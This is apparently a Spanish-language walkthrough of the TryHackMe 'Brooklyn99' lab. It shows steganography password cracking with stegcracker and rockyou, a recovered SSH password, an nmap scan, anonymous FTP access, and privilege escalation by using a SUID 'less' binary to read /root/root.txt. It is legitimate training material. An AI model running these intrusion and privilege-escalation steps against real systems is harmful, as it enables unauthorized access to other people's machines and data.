
# Brooklyn99 - E

Ingresamos a la página


Solo tiene un pequeño texto que dice lo que hace la página, por lo que procedo a ver el código fuente.




El cual nos pregunta si hemos escuchado de la esteganografía, es decir, la práctica de esconder un mensaje dentro de otro, por lo que, vamos a descargar la imagen y ver que trae.

```
sudo curl -o brooklyn99.jpg http://10.10.20.76/brooklyn99.jpg
```

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/Brooklyn99]
└─$ sudo curl -o brooklyn99.jpg http://10.10.20.76/brooklyn99.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 69685  100 69685    0     0  50556      0  0:00:01  0:00:01 --:--:-- 50569

┌──(kali㉿kali)-[~/Desktop/tryhackme/Brooklyn99]
└─$ l
brooklyn99.jpg
```

Procedemos a analizar lo que hay en la imagen.

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/Brooklyn99]
└─# steghide extract -sf brooklyn99.jpg
Enter passphrase:
```

Como no tenemos la contraseña vamos a stegcracker.
Estos fueron los resultados:

```
└─# stegcracker brooklyn99.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist
'/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20651 passwords
Your file has been written to: brooklyn99.jpg.out
admin
```

Ahora volvamos a steghide con la contraseña que descubrimos:
Estos fueron los resultados:

```
└─# cat note.txt
Holts Password:
fluffydog12@ninenine

Enjoy!!
```

Ahora hagamos un escaneo de puertos para ver donde podemos utilizar esta credencial.

```
└─$ nmap -p- 10.10.20.76 --min-rate 5000

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 15:21 EST
Nmap scan report for 10.10.20.76
Host is up (0.17s latency).
Not shown: 65231 filtered tcp ports (no-response), 301 closed tcp ports (conn-
refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Voy a comenzar por el puerto ftp, pero descubrí que solo había conexión anónima, por lo que vamos a ver que hay.

```
└─$ ftp 10.10.20.76
Connected to 10.10.20.76.
220 (vsFTPd 3.0.3)
Name (10.10.20.76:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

Descargamos el archivo encontrado:

```
ftp> ls -la
229 Entering Extended Passive Mode (|||39591|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        114          4096 May 17  2020 .
drwxr-xr-x    2 0        114          4096 May 17  2020 ..
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
```

Verificamos su contenido:

```
From Amy,
Jake please change your password. It is too weak and holt will be mad if
someone hacks into the nine nine
```

Ahora vayamos al ssh:

```
ssh holt@10.10.20.76
```

Una vez dentro, encontramos la primera flag, y un archivo al cual no tenemos permisos para acceder, por lo que, escalaré privilegios para ver su contenido.

Utilizaré este comando para buscar malas configuraciones y escalar privilegios

```
find / -type f -perm -4000 2>/dev/null
```

Intenté con algunos, pero no funcionaron, por lo que, decidí utilizar /bin/less para ver lo que hay sin tener que ser root con ayuda de gtfo bins:

```
/bin/less /root/root.txt
```